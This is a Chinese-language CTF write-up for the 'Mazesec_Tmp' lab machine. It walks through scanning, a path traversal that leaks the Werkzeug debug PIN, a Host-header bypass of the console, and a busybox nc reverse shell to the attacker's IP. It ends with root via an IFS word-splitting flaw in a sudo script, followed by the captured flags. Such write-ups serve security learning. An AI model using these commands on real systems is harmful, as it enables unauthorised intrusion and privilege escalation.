Mazesec_Tmp

靶机来源:QQ群-660930334

难度:Easy

一、信息收集

1、主机探测

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
┌──(root㉿kali)-[~/miaosec]
└─# nmap -sn 192.168.2.0/24
Starting Nmap 7.98 ( https://nmap.org ) at 2026-02-09 16:17 +0800
Nmap scan report for 192.168.2.1
Host is up (0.00047s latency).
MAC Address: 0A:00:27:00:00:07 (Unknown)
Nmap scan report for 192.168.2.2
Host is up (0.00050s latency).
MAC Address: 08:00:27:36:1B:8E (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.2.73
Host is up (0.00096s latency).
MAC Address: 08:00:27:F4:83:39 (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.2.4
Host is up.
Nmap done: 256 IP addresses (4 hosts up) scanned in 7.49 seconds

靶机IP:192.168.2.73

2、端口扫描

1.全端口扫描

1
2
3
4
5
6
7
8
9
10
11
12
┌──(root㉿kali)-[~/miaosec]
└─# nmap --min-rate 10000 -p- 192.168.2.73
Starting Nmap 7.98 ( https://nmap.org ) at 2026-02-09 16:17 +0800
Nmap scan report for 192.168.2.73
Host is up (0.00047s latency).
Not shown: 65533 closed tcp ports (reset)
PORT STATE SERVICE
22/tcp open ssh
5000/tcp open upnp
MAC Address: 08:00:27:F4:83:39 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 7.60 seconds

开放端口:22、5000

2.详细信息扫描

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
┌──(root㉿kali)-[~/miaosec]
└─# nmap --min-rate 10000 -sT -sC -sV -O -p22,5000 192.168.2.73
Starting Nmap 7.98 ( https://nmap.org ) at 2026-02-09 16:18 +0800
Nmap scan report for 192.168.2.73
Host is up (0.00073s latency).

PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 10.2 (protocol 2.0)
5000/tcp open http Werkzeug httpd 3.1.3 (Python 3.12.12)
|_http-title: \xE4\xBA\x91\xE7\xAB\xAF\xE6\xAD\x8C\xE8\xAF\x8D\xE6\x9C\xAC
|_http-server-header: Werkzeug/3.1.3 Python/3.12.12
MAC Address: 08:00:27:F4:83:39 (Oracle VirtualBox virtual NIC)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.19
Network Distance: 1 hop

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.05 seconds

3.udp扫描

1
2
3
4
5
6
7
8
9
10
┌──(root㉿kali)-[~/miaosec]
└─# nmap -sU --top-ports 100 192.168.2.73
Starting Nmap 7.98 ( https://nmap.org ) at 2026-02-09 16:18 +0800
Nmap scan report for 192.168.2.73
Host is up (0.0013s latency).
All 100 scanned ports on 192.168.2.73 are in ignored states.
Not shown: 57 closed udp ports (port-unreach), 43 open|filtered udp ports (no-response)
MAC Address: 08:00:27:F4:83:39 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 57.39 seconds

二、WEB渗透

1、5000端口

访问5000端口,是一个播放列表 img

2、目录扫描

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
┌──(root㉿kali)-[~/miaosec]
└─# gobuster dir -u http://192.168.2.73:5000 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php,html,js,txt,bak
===============================================================
Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url: http://192.168.2.73:5000
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.8.2
[+] Extensions: txt,bak,php,html,js
[+] Timeout: 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
console (Status: 400) [Size: 167]
songs (Status: 200) [Size: 165]
sing (Status: 500) [Size: 15420]


访问sing img

3、FUZZ测试

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
┌──(root㉿kali)-[/usr/share]
└─# ffuf -u http://192.168.2.73:5000/sing?FUZZ=%E9%9B%A8%E5%A4%A9 -w /usr/share/fuzzDicts/paramDict/AllParam.txt -t 10 -rate 50 -mc all -fc 404,500

/'___\ /'___\ /'___\
/\ \__/ /\ \__/ __ __ /\ \__/
\ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
\ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
\ \_\ \ \_\ \ \____/ \ \_\
\/_/ \/_/ \/___/ \/_/

v2.1.0-dev
________________________________________________

:: Method : GET
:: URL : http://192.168.2.73:5000/sing?FUZZ=%E9%9B%A8%E5%A4%A9
:: Wordlist : FUZZ: /usr/share/fuzzDicts/paramDict/AllParam.txt
:: Follow redirects : false
:: Calibration : false
:: Timeout : 10
:: Threads : 10
:: Matcher : Response status: all
:: Filter : Response status: 404,500
________________________________________________

song [Status: 200, Size: 866, Words: 14, Lines: 32, Duration: 5ms]


目录遍历 img


获取PIN码 直接读取/proc/self/fd/1 img

得到PIN码为:670-726-505


进入console 除了开启服务的本地主机localhost/console可以访问console,其他主机可以正常访问已定义的路由,在访问console时返回400。原因是新版本flask的核心组件Werkzeug官方对于console的访问做了安全配置,默认只允许localhost访问console,因此需要通过伪造Host头来进行绕过 img


修改浏览器全局的HOST头,输入PIN码后成功进入 img

反弹shell

1
__import__('os').popen('busybox nc 192.168.2.4 4444 -e /bin/bash').read()

稳定shell

1
2
3
4
5
6
7
8
/usr/bin/script -qc /bin/bash /dev/null
# 按下 Ctrl+Z 将其挂起
stty raw -echo; fg
# 按下回车
reset xterm
export TERM=xterm
export SHELL=/bin/bash
stty rows 24 columns 80

三、权限提升

查看sudo -l

1
2
3
4
5
6
7
8
9
10
tuf@tmp:/$ sudo -l
Matching Defaults entries for tuf on tmp:

secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

Runas and Command-specific defaults for tuf:
Defaults!/usr/sbin/visudo env_keep+="SUDO_EDITOR EDITOR VISUAL"

User tuf may run the following commands on tmp:
(ALL) NOPASSWD: /usr/local/bin/getflag

查看/usr/local/bin/getflag的用法

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
tuf@tmp:/$ sudo /usr/local/bin/getflag -h
用法: /usr/local/bin/getflag <varname> <varvalue> [args...]
示例: /usr/local/bin/getflag username tuf --option
说明:
- 将 <varname> 作为变量名,<varvalue> 作为变量值导入到当前脚本环境中
tuf@tmp:/$ cat /usr/local/bin/getflag
#!/bin/bash
if [[ $# -lt 2 ]]; then
cat <<USAGE >&2
用法: $0 <varname> <varvalue> [args...]
示例: $0 username tuf --option
说明:
- 将 <varname> 作为变量名,<varvalue> 作为变量值导入到当前脚本环境中
USAGE
exit 1
fi

VAR_NAME="$1"
VAR_VALUE="$2"


if [[ ! "$VAR_NAME" =~ ^[A-Za-z_][A-Za-z0-9_]*$ ]]; then
echo "错误:变量名 '$VAR_NAME' 不符合命名规则。" >&2
exit 2
fi

declare -x "$VAR_NAME"="$VAR_VALUE"

unset LD_PRELOAD
unset LD_LIBRARY_PATH
unset BASH_ENV
unset PYTHONPATH
export PATH="/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin"

TARGET_FILE="/opt/flag"

TARGET_BASENAME="$(basename "$TARGET_FILE")"
SANDBOX_DIR=$(mktemp -d)

cp -- "$TARGET_FILE" "$SANDBOX_DIR/"

SANDBOX_TARGET_FILE="$SANDBOX_DIR/$TARGET_BASENAME"

cd "$SANDBOX_DIR"

$SANDBOX_TARGET_FILE

cd /tmp
rm -rf "$SANDBOX_DIR"

分析这个脚本的逻辑:

  1. 接收两个参数作为环境变量名和值
  2. 验证变量名只能包含字母、数字和下划线
  3. 使用 declare -x 设置环境变量
  4. 清除危险的环境变量(LD_PRELOAD、BASH_ENV 等)
  5. 重置 PATH
  6. 创建临时目录,将 /opt/flag 复制进去
  7. 执行复制后的文件 这个脚本的漏洞点如下
1
$SANDBOX_TARGET_FILE

这里变量$SANDBOX_TARGET_FILE 没有加双引号!在 Bash 中,未加引号的变量会受到 word splitting(词分割)的影响,而词分割是根据 IFS (Internal Field Separator)环境变量来进行的。

IFS 的默认值是空格、制表符和换行符。如果我们将 IFS 设置为 . (点号),那么路径/tmp/tmp.XXXXXX/flag 就会被拆分成两部分:

  • /tmp/tmp (被当作命令执行)
  • XXXXXX/flag (被当作参数)

因此攻击步骤如下: 首先在 /tmp/tmp 创建一个恶意脚本:

1
2
3
4
5
tuf@tmp:/$ cd /tmp
tuf@tmp:/tmp$ vi tmp
tuf@tmp:/tmp$ cat tmp
#!/bin/bash
/bin/sh

并赋予执行权限

1
tuf@tmp:/tmp$ chmod 755 tmp

然后执行,就能获取到root权限

1
2
3
4
5
tuf@tmp:/tmp$ sudo /usr/local/bin/getflag IFS .
/tmp/tmp.jgNddl # ID
/bin/sh: ID: not found
/tmp/tmp.jgNddl # id
uid=0(root) gid=0(root) groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel),11(floppy),20(dialout),26(tape),27(video)

四、查看FLAG

1
2
3
/tmp/tmp.jgNddl # cat /root/root.txt /home/tuf/user.txt 
flag{root-3c3b91a376044379852a08d53578eb70}
flag{user-efc2ff45f0724ce8bd897e4cdd356eca}

Mazesec_Tmp
http://miao-sec.github.io/Maze-sec/Mazesec-Tmp/
作者
Miao
发布于
2026年2月5日
许可协议
BY-MIAO